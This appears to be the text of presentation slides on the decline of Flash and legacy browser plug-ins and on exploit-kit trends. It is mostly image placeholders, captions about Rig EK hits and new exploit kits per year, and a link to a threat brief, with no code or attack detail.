
FLASH & THE FUTURE OF INTERACTIVE CONTENT
POSTED BY [ADOBE CORPORATE COMMUNICATIONS](#) ON JULY 25, 2017



Next Steps for Legacy Plug-ins


Jun 14, 2016 by Ricky Mondello [@rmondello](#)

Hits for Rig EK January 2017 through January 2018




<https://researchcenter.paloaltonetworks.com/2018/02/threat-brief-declining-rig-exploit-kit-hops-coinmining-bandwagon/>


New Exploit Kits Observed by Year

